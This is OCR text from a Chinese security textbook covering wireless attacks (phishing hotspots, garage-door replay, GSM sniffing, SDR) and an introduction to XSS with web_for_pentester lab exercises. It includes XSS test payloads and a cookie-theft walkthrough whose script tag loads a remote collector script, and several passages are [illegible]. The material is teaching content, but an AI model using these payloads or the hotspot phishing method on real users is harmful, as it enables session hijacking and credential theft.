


图5-15 airodump-ng对Probe的显示

由于许多企业都采用了加密的无线内网方案，给利用无线网进行的APT造成了障碍，此时如果能利用某一台会发送Probe的客户端，则可以获取到密码。开启钓鱼热点之后，受害终端将会发送携带密文的数据包到钓鱼热点，此时钓鱼热点就能截取这个数据包，并使用它破解目标热点的密码。而获取到密码之后则可以开启受害终端并连接成功的钓鱼热点，仿冒OA界面等对敏感信息进行钓鱼。

5.5 杂项

无线安全是一个非常复杂的领域。从广义上讲，无线安全所包含的远远不止WLAN通信，从电报安全到4G网络与卫星通信安全，都可以归为无线安全的范畴，本节将讨论无线安全中WiFi以外的部分。

随着时代的发展，生活中大量的有线通信都转变为了无线通信。我们关注的无线通信和无线安全也不能仅仅局限于WiFi，还有大量的领域等待人们去探索。

现在除了WiFi外，无线通信主要还有蓝牙、ZigBee、DVB-T、GSM等很多种，这些领域多多少少都会有一些安全漏洞。举个简单的例子，国内的某些基于蓝牙4.0协议的手环可以轻松被黑客控制。它们普遍存在工厂调试接口没有封闭或者加密，以至于开发者可以轻易截取并解密接口，然后实现对手环控制权的夺取。有的手环甚至对开源方案的协议没有做任何更改，攻击者只要看到品牌就能对着文档直接进入工厂模式并夺取控制权。夺



取控制权之后，攻击者就可以随意更改屏幕内容，控制手环无限振动，虽然这并不能造成太大损失，但这些漏洞着实令人担忧。

曾经有人通过使用一个四轴飞行器夺取另一个四轴飞行器的控制权，这就属于典型的物联网透传的漏洞。很多时候这些遥控设备使用的并非是生活中常见的通用协议，而是使用了低成本的nfr24l01等芯片进行直接通信。以nrf24l01p为例，这是一枚非常常见的无线数传芯片（可以简单地理解为不使用蓝牙/WiFi的无线串口），它本身支持AES加密传输，但是许多开发者基于性能考虑或者干脆就是因为偷懒而没有开启这个功能，以至于设备和设备间的通信可以轻易被监听，甚至可以劫持被控设备的控制权。

GSM协议是目前世界上使用最广的通信协议，但是它本身也有许多漏洞。这个协议可以说是很不安全的，它的很多漏洞很早就已经被发现，但至今也没有得到妥善修复。有些运营商假设GSM网络根本就没有做传输加密处理，以至于不利用漏洞就可以轻易监听在空中明文传输的短信等内容。而3G和4G网络一直被认为是安全的通信方式，可是前段时间3G网络也被攻破了，攻击者也许是出于维护公共网络安全的目的并没有公开攻击方式与所利用的漏洞。4G可以说是目前唯一认为比较安全的移动通信，4G网络中的应用层不加密协议通信，被认为是不可以被除用户自己和运营商外第三方监听的。

有些设备例如大多数对讲机天生就不具备加密特性，它的所有通信都可以被轻易监听，监听者甚至只需要将对讲机调至同一频段就能实现监听。谈到对讲就不得不说一个在国际安全界已经引起注意的严重问题，那就是机场塔台与飞机之间的通信。使用特殊的设备（其实很常见）和专门的软件可以轻易监听机场塔台和飞机之间的对讲等通信，此时如果发出干扰信号去引导飞机飞向错误的方向，很可能会引起非常严重的事故，这可以说是一个真正威胁到普通民众生命安全的无线安全漏洞。

另一个长期受关注的主题是RFID与NFC的安全。简单地说，这就是近距离非接触式通信的安全。从严格意义上来讲，这是和之前讲的无线安全不相关的内容。NFC安全是研究对各种加密或是不加密的卡片进行破解、复制、修改信息等内容。NFC在当今社会大量用于身份验证和支付，NFC的漏洞可以使攻击者对物理空间进行未授权访问，或者去商店“偷”抹茶小饼干。

5.5.1　物联网透传

随着互联网技术、无线通信技术以及嵌入式行业的蓬勃发展，智能家居渐渐进入了人们的视野，各种智能插座、家庭控制中心在一次次的众筹中诞生，但这些已经渐渐掌控了家庭中各种物品控制权的设备真的安全吗？

先来谈谈各种射频模块。射频模块通常被称为RF模块，不同的射频模块工作在不同的频段。通常射频模块使用自己的私有协议，实现的功能可以简单地理解为无线串口。但是在不使用应用层或者协议层的加密时，这些模块之间的通信往往是不加密的，只需要有相同（或者支持相同协议的）模块即可轻易监听所有通信内容。

以APC220模块为例，这是一个常见的工作在433MHz频段的射频数字信号传输模块。

它可以模拟为一个串口设备与主控芯片连接，同时发送所有从主控串口上接收到的信息，并且将自己以无线信号形式接收到的信息使用串口发送给主控芯片，实现多设备之间的无线数传。

APC220是一个非常优秀的模块，功耗较低而信号较强。两块APC220可以间隔几百米或者隔着好几堵承重墙依然维持稳定的通信。这个模块在通信能力方面可以被视为极其优秀的，但是模块之间的通信并没有被加密，使用第三个APC220可以轻易监听另外两个模块之间的通信。

当这样的无线数传模块被应用到智能家居中时就会产生很多问题。例如现在比较流行的智能家居通常会包含射频控制车库门开关的功能，此时的通信内容若是每次指令都一模一样（非常常见的情况），那么攻击者可以轻易截取空中传输的控制信令，从而进行重放攻击，打开车库门，轻松对民宅进行未授权访问。

假设另外一种更加安全的情况，如果控制中心和车库门之间使用加密通信，并在通信内容中包含时间戳，那么这样的通信就会变得非常难以破解，也不可能被重放，从而实现了对家庭安全的良好保护。

这里主要是提醒各位读者有关智能家居和智能硬件的问题，现在智能家居和智能硬件还属于新兴行业，很多产品都处于不成熟阶段，也许它们的功能很令人满意，但是它们的安全性在攻击者面前却可能不堪一击。

很多随身设备也一样是不安全的，典型的是智能手环。国内曾经有开发者发现了某闭源手环的无限振动漏洞。当然这样的漏洞危害不大，而不会有什么实际的危害性。但是这只是很普通的运动记录设备，一旦使用者佩戴的是具有危险性的设备，例如带有电击叫醒功能的手表或者心脏起搏器，这样的设备如果有安全漏洞，并且遭遇攻击，就可能对生命安全造成严重威胁。

5.5.2 移动通信

移动通信是我们在日常生活中几乎离不开的东西，从最早的寻呼机、大哥大，到现在支持LTE、WiMAX等4G协议的终端设备，都在使用移动通信。1G网络早已彻底退役，1G网络被广泛应用的那个时代笔者还没出生。2G网络则在当今世界还有极其广泛的应用。2G网络可以分为FDMA（频分多址，不同设备/传输方向工作在不同小频段，国内GSM网络采用此方式）；TDMA（时分多址，将时间分为多个帧，设备在基站分配的允许的时段/帧进行数据发送或接收）；CDMA（码分多址，没有物理频段区分，只有逻辑频道，基站和终端使用信号中的代码区分信号发送者与接收方）。CDMA是较为安全的网络，而另外两种则漏洞百出。虽然大多数漏洞都已被封堵，但是仍旧有许多运营商在使用存在漏洞的设备，有些运营商甚至干脆没有对自己拥有的GSM蜂窝网络通信做加密处理。攻击者可以轻易地使用非常便宜的设备实现对短信的监听。如果攻击者追踪了GSM通信的跳频，甚至可以实时监听通话。

国外有一个在安全界很出名的项目叫Osmocom，这个项目主要针对GSM做渗透测



试。项目组开源了一套对GSM网络做特殊应用的套件，也放出了一套能自动收集当地GSM网络安全性信息的虚拟机镜像。比较典型的可以用于监听的设备是摩托罗拉的C118/C123手机，只要使用标准的3.5mm音频接口串口线加上一个3.5mm转2.5mm的音频转接头，以及一个USB转TTL串口的模块，就可以将C118使用串口连接到计算机，从而使用Osmocom的工具进行渗透测试。

使用原版的C118只能监听附近基站指定信道的GSM通信，但是如果对C118中的某几个滤波器以及其他元件使用特定的元件替换，就可以发送信号，干扰正常的GSM通信。鉴于搭建伪基站是违法行为，本书中不对具体的方法做解析。

当你的GSM手机受到伪基站攻击时会出现短暂的信号丢失，然后立刻变得比之前正常通信的状态强，攻击停止时也会出现短暂的信号丢失，之后信号比被攻击时弱。伪基站可以伪装成任何号码向你的手机发送短信甚至拨打电话。例如伪基站伪装成银行官方号码向你的手机发送诈骗短信，“注意发件人号码”的技巧将不再管用，你可能会轻信短信中所陈述的内容。

最近的消息是3G网络（特指WCDMA/联通系，可能包括TD/移动系，不包括电信/高通系的CDMA2000）也可以被监听短信，这导致我们对于移动通信的可信度产生了新的怀疑。也许在移动通信中只有网络通信才是真正安全的。

对移动通信感兴趣的读者可以研究一下一个名为“OpenBTS”的开源基站程序，这个程序基于GnuRadio运行，算是软件无线电的一种功能、实例。 OpenBTS支持常规频分多址的GSM网络以及UMTS 制式的3G通信。

5.5.3　软件无线电

软件无线电是在当前的无线电领域非常有用的设备，或者说是方法。英文名为SDR（Software Defined Radio），即软件定义无线电。这个概念理解起来非常简单，通常典型的无线电设备，例如手机中的基带芯片、nrf51822低功耗蓝牙芯片等都属于对无线通信协议的硬件（固件）实现。但是无线通信本身无非是在空中传播的信号，所以软件实现无线电协议在理论上是完全可行的。Gnu Radio是一套用于软件无线电的工具，根据官网的说明，就连声卡都能用于软件无线电。

现在成本比较低的SDR实现是用Realtek公司生产的电视棒做接收器，俗称RTL-SDR。一根Realtek的电视棒，通常仅需50多元即可买到，即便是被专门修改过周边电路以进行低频接收的设备，也仅仅只需200多元，最高能监听1.7GHz的信号。专业些的设备会比较贵，例如HackRF这一款SDR设备，价格将近2000元，但是可以收发的范围也能达到可怕的6GHz。

此处有一点非常重要，必须在此说明：在进行不明确免费民用频段的SDR研究时一定要保持彻底沉默地被动监听，不要试图主动发送任何信号。国家在无线电方面有很严格的管理机制，只允许特定的人（设备）在特定的频段发送特定范围内的信号，在进行需要发信的SDR研究前依照规定应取得业余无线电操作证书。平时我们使用的WiFi工作在

2.4GHz，这是国家开放使用的频段，但是有一定的功率限制——你不能架设一个功率巨大的WiFi热点向整个县或是区域广播信息。5GHz的WiFi现在也是一个趋势，802.11AC标准就是为5GHz设定的。但是很多国家5GHz频段中的部分小频段是不允许使用的，因为这些频段很可能是军用或者因其他原因管制的。一些比较优秀的路由器中都会要求你为5G频段设置国家，以便路由器知道它所在的位置允许使用的频段。

无线电通信有非常复杂的知识理论，篇幅所限，无法太过深入。这里仅介绍一些无线通信领域的常识，希望读者能对无线通信有一些基本理解。

读者也许思考过一个问题，为什么U盘必须插在计算机上？既然无线信号能够传输数据，那么是不是U盘只要供上电，不插在计算机上也能用？生活常识告诉我们，显然是不能用。但是为什么呢？空间中的信号传输是不稳定的，日常生活中常见的信号源都是低频信号源，所传递的信息也是低频率的信息。比如声波就是一种典型的低频信号。麦克风的原理揭示了声波可以直接转换成同频的电信号，但是这样的电信号如果直接发送，由于频率较低，即使经过功率放大也非常容易受到干扰，几乎无法无线传输。这时调制解调技术就被引入到了无线传输中。人们日常接触到的信号源首先被数字化，全部转换为二进制内容，然后使用高频的电磁波发送（称为载波），使得信号在传输过程中所受的干扰减小。当接收端接收到信号时，首先进行滤波，滤除不在载波频段上的信号，然后对载波进行解调，恢复其中的数字信息。这个过程其实包含了一次信息丢失，输入的信号例如声音本质上是模拟信号，但是经过这个系统的传输，转换成了数字信号，再精细的数字信号也会在数模转换的过程中导致信息的丢失。将这个原理应用到我们日常的WiFi通信中，就可以把计算机发送数据（精确到bit）的速率理解为信号本身的频率，而WiFi信号的频率为2.4GHz，远远高于计算机发送的数据频率。这也说明了为什么5G网络比2.4G网络在理论上快许多的原因，除了干扰源更少以外，同样重要的原因是5G频率的信号作为载波能承载更高频率的原始信号。

5.6　本章小结

无线安全与我们密不可分。无线黑客门槛虽然不低，但若是接触到高级的层次，破坏力可以说是极其强大的。在这个万物趋向互联的世界，了解一些无线安全知识，做到心中有数，是非常重要的。



第 6 章

前端安全探秘

随着Web 2.0的高速发展，众多前端语言也越来越多地出现在人们视野中。短短几年间，HTML5、XHTML、XML、JavaScript被大量使用，为用户提供更好的Surfing体验，对图片、音频、视频的处理更是花样百出。然而短短的几年时间是远远不够让一个新生事物发展成熟的，而不成熟的新技术中存在的问题反而为黑客提供了契机。本章讲解Web前端中的安全问题。

6.1　前端安全基础知识

下面介绍一些前端开发领域中的常识，通过介绍一些非常重要的“点”，让读者迅速抓住学习重点。此外还需读者自行汲取更多知识，将这些“点”连成“线”，最终熟练运用，形成一个知识“面”。

6.1.1　HTML基础

HTML即超文本标记语言，是构成网页的重要框架。当浏览一个页面时，浏览器会自动解析对应的HTML语句，将其转化为页面呈现出来，对于浏览器来说，这个过程称为“解释”，如果想要查看这些页面的HTML代码，除了使用一些插件外，最简单的方式是直接在页面上右键选择查看源码。下面以百度首页为例，其页面对应的HTML代码如图6-1所示。




图6-1　百度网页及源码

一个漂亮的网页，除了需要有HTML以外，还需要有层叠样式表CSS对其进行修饰。有趣的是，正是因为CSS，才导致XSS（跨站脚本攻击）被迫改名换姓，后面会详细介绍XSS。

从黑客以及安全开发者的角度来看，除了要遵守成型的开发标准，还需要同时学习安全开发，并从黑客的角度思考问题，培养安全意识。下面让我们来简明扼要地介绍一下

HTML和CSS的基本写法。

首先，打开一个文本编辑器（记事本即可），在其中输入如图6-2所示的文本，并另存为一个.html后缀的文件，双击这个文件，浏览器会负责打开它，如图6-2所示。




图6-2　演示HTML页面（1）

这时浏览器所显示的还是一个空白页面，这是因为我们只搭建了HTML的基本框架，还尚未填充内容。来看一下已经写入的内容，<html></html>标签内是页面的主体，注意标签要成对出现。其中包含了另外两个双标签<head>和<body>，从字面意义就很容易理解，它们就是页面的头和主体，在<head>标签内我们可以再用<title></title>标签插入页面标题，也可以用<style></style>标签修饰当前页面的样式，而<body>标签内部可以插入我们正文的主体，例如标示段落的<p></p>标签、区隔标记<div></div>等。另外还有很多更为有趣的标签，正是这些标签构成了精彩的Web页面。具有更多功能的标签例如<h[1～6]></h[1～6]>可以标示字体的大小，h1最大，h6最小。下面我们简单演示一下页面效果，如图6-3所示。




图6-3　演示HTML页面（2）

从图6-3可以看出，页面标题为“这里是标题”，而页面也有了段落内文本和字体为h1的文本。除了双标签以外，HTML还有一些所谓的单标签也很常用，例如换行标记
、分割线<hr>等。

HTML内属性的使用也十分重要，使用格式：

<标签 属性="属性">

例如：<p style="color:red">，效果如图6-4所示。




图6-4　演示HTML页面（3）

从图6-4可以看出，style属性内定义的颜色为红色在页面中生效了。

6.1.2　使用JavaScript

前面介绍了HTML，读者还需要再了解一下JavaScript。在讲解JavaScript之前，先介绍一下同源策略。

同源策略是浏览器的核心策略之一，例如自行查找时也许会看到这样一句话："所谓同源是指域名、协议、端口相同。"下面是几个与http://www.mapers.net是否同源的例子。

- http://mapers.net：不同域，域名不同，这里是顶级域名。
- https://www.mapers.net：不同域，协议不同，这里是https协议。
- http://test.mapers.net：不同域，域名不同，test是另一个子域。
- http://www.mapers.net:123：不同域，端口不同，123端口与80端口（默认端口）不同。
- http://www.mapers.net/a/：同域，满足域名、协议、端口相同。

通俗地讲，如果你试图通过JavaScript脚本获取当前页面的信息或者让它进行你所期望的操作，那么就需要让脚本在这个页面触发。

详细介绍JavaScript的编程语法会占用大量篇幅，这里只简明扼要地提出一些用于测试的语句和触发方法。事实上在很多时候，用于达到目的的JavaScript脚本在网上能大量搜集到，可以作为参考。

下面是使用JavaScript的几种具体方式。

1. 使用JavaScript伪协议在浏览器的URL栏直接触发

在浏览器URL栏输入的代码如图6-5所示。

URL栏中的JavaScript便是这种方式的脚本触发环境，而后面紧跟的alert()函数也就是弹出警告框，有些跨站师提倡在测试中尽量使用prompt()，笔者也经历过针对alert()函数的过滤，却还是喜欢用alert()来测试。






图6-5　在URL栏执行JavaScript

2. 写入页面中的脚本

依然以刚才学习HTML时所用的网页为例，在代码中新写入一句<body onload="alert('这是一个Onload事件')">，效果如图6-6所示。




图6-6　onload事件触发JavaScript

onload事件在HTML内使用将会触发其中的JavaScript函数执行对应的语句。

当然，还可以用<script>标签引入JavaScript，后文将有实例说明。

3. 加载外部脚本

在编写网页的时候，时常需要插入脚本，对于短的脚本用前两种方式就足够应付了，如果脚本的内容太长，就不得不使用加载外部脚本的方法来执行，只要使用<script>标签的src属性即可，如下例。

<script src="http://www. ××××.com/×××"></script>

http://www. ××××.com/×××指向一个JavaScript地址，而这里所需要做的只是指向它，这样当前页面就会执行这个JavaScript脚本了，关于这种用法后面还会用到。

6.1.3　URL地址的构成

URL其实就是平时大家所说的网址，只是比通常人们想象中要稍微复杂一些，一个标准的URL地址结构如下。

```
协议名:// 主机地址[:端口] / 路径 / [;参数][?查询]#信息片段
```

平时我们所访问的网址其实是有所省略的，例如www.baidu.com，如果将它完整地写出来，应该是http://www.baidu.com：80/。

由于浏览器默认协议为http，对应的默认端口号为80，故可以省略。但如果要访问互联网上的其他资源，则需要加上协议名，如ftp://。

相应地，了解网站内的路径和参数也非常重要，例如网址末尾常见的/.../asp?id=×就是将×作为参数id的内容传入页面，有兴趣的读者不妨再去了解一下http请求、get方法和post方法，这些都是很有必要的。

6.2 了解XSS攻击

6.2.1 XSS攻击原理

有了必要知识的准备，就可以开始了解现今互联网中最难以完全防御，也是和人的交互度最高的攻击方法——XSS（Cross-Site Scripting）攻击了。XSS即跨站脚本攻击，其原理就是通过存在的漏洞网站欺骗用户在当前域执行黑客提前设计好的恶意JavaScript脚本，这些脚本往往会在不经意间就让用户的浏览器执行了自己不期望发生的动作，有时用户发现这些恶意动作后会咨询为什么会中招。某些“计算机高手”或许会告诉他“一定下载了带有病毒的软件”。然而事实未必如此，即使不用恶意软件，XSS也可以达到一些相仿的作用，这在接下来的章节中将会详细展示。

6.2.2 XSS攻击的分类

通常意义上的XSS漏洞分为反射型和储存型两种类型。

反射型XSS通常借URL传参的方式将恶意内容传入当前页面以触发黑客设计的JavaScript脚本，且打开链接的用户即会成为受害者，而储存型则是通过POST请求等方法将恶意参数持久地提交进一个页面中，故又被称为持久性XSS。存储型XSS的数据是储存在服务器上的。

很多地方喜欢把DOM XSS也作为一种XSS类型，事实上，这种类型从效果上来说也是反射型XSS，但由于发现它的安全专家把它单独作为一个分类，所以常被单独拿出来。

先来看一下反射型XSS，这里以一个名为web_for_pentester的实验镜像进行演示，读者可以前往这个实验镜像的官方网站（http://pentesterlab.com/exercises/web_for_pentester/）下载最新版本的镜像并在虚拟机里安装实验。这里选择的虚拟机软件是VMware Workstation，安装方法不再赘述。

虚拟机安装完成后将会看到如图6-7所示的界面。




图6-7 虚拟机运行完成界面

在图示界面输入ifconfig查看这个虚拟机所使用的IP地址，可看到目前地址是192.168.181.144。

在浏览器中输入这个地址查看，如图6-8所示。



图6-8 虚拟机的Web界面

可以看到，实验环境已经安装好了，这里只选择第一个XSS实验，如图6-9所示。



图6-9 Web界面细节

可以看出，URL地址中的hacker字符串被传递给了参数name并直接被输出到页面，并没有过滤处理，我们可以直接将其替换成<script>alert(1)</script>，就会弹框进入页面，如图6-10所示。




图6-10 触发XSS

不难看出，这里的输出没有做任何过滤，于是浏览器将我们的输入当成了合法HTML语句，从而执行了在<script>标签内定义的JavaScript脚本alert(1)。

Web_pentester_lab中的9个XSS实验难度是依次加大的，但事实上它们都属于比较基础的训练，读者不妨自己尝试一一解决，以熟悉反射型XSS的基本测试方法。

下面来看看DOM Based XSS。

这是一段很经典的DOM输出，如图6-11所示。

id为a的div中定义有test字样，我们以储型XSS的思路，直接试到把test替换成<img src=## onerror=alert(1)>，结果如图6-12所示。



图6-11 经典DOM输出



图6-12 DOM XSS触发

还有一些经典的bypass，比如在这里对字符进行Unicode编码，就也会正常输出的。

储存型XSS的原理和反射型相同，通常是通过一些表单内容的提交被插入到一个合法页面中，例如评论框、个人资料、邮件等。如果没有正式的XSS测试就可以直接构造一个弹窗的恶意JavaScript语句，待产生管理员权限。

除此之外，还有一种容易被忽略的XSS类型，即Flash XSS。前文所提及的XSS均都是基于HTML的，在Flash中也有可能会产生XSS。Flash中的ActionScript也是一种类似JavaScript的强大的脚本语言，目前在使用的有2.0和3.0两种版本。在ActionScript中可以造成问题的函数就是navigateToURL/getURL及ExternalInterface.call。

6.2.3 XSS的利用

目前常用的XSS攻击手段中，cookie劫持是最主要的手法，以下将会重点介绍。下面

[illegible]XSS平台。

之所以出现XSS平台，是因为它能够帮助人们[illegible]payload以获得想要的"成果"。[illegible]payload。

国内最常见的XSS平台是XSS platform，界面如图6-13所示。

首先创建一个项目，如图6-14所示。

图6-13 XSS platform平台

图6-14 新建一个项目

单击"下一步"按钮，将会看到payload选择界面，如图6-15所示，这是模块选择界面。

图6-15 模块选择

如果想要获取cookie类型的项目，选择上面两个即可。"基础默认模块"[illegible]XSS[illegible]"[illegible]"。

创建好cookie获取的模块后可以一键生成，如图6-16所示。

图6-16 [illegible]（1）

可以看到，网站提供了一个接口地址，这个地址用于接收来自cookie获取脚本返回的内容，如果想查看[illegible]脚本[illegible]，不妨单击"查看代码"按钮。

如图6-17所示，这里需要将payload[illegible]。下方给出了生成的外部JavaScript地址和一些脚本的插入方式。



图6-17 [illegible]

查看一下上面所写的[illegible]payload地址，如图6-18所示。




图6-18 [illegible]payload地址

这样一来，[illegible]XSS[illegible]

XSS[illegible]<script src>[illegible]</script>[illegible]<img>[illegible]

```
<img src=# [illegible]
[illegible]
```



这里还使用刚才的实验平台，这一次提交的恶意参数如下，如图6-19所示。

```
<script src=" http://xss.hacktask.net/EC1NmP?1415258770" ></script>
```




图6-19　执行payload测试

插入恶意参数并按回车键以后，会看到加载的小圆圈多转了一会儿后停止了，这是因为提交的JavaScript脚本已经被执行，可以使用Firebug来查看一下执行情况，如图6-20所示。



图6-20　Firebug查看界面

不难看出，外部脚本已经被加载，这时再访问该平台会看到已经成功地劫持了受害者的信息，如图6-21所示。

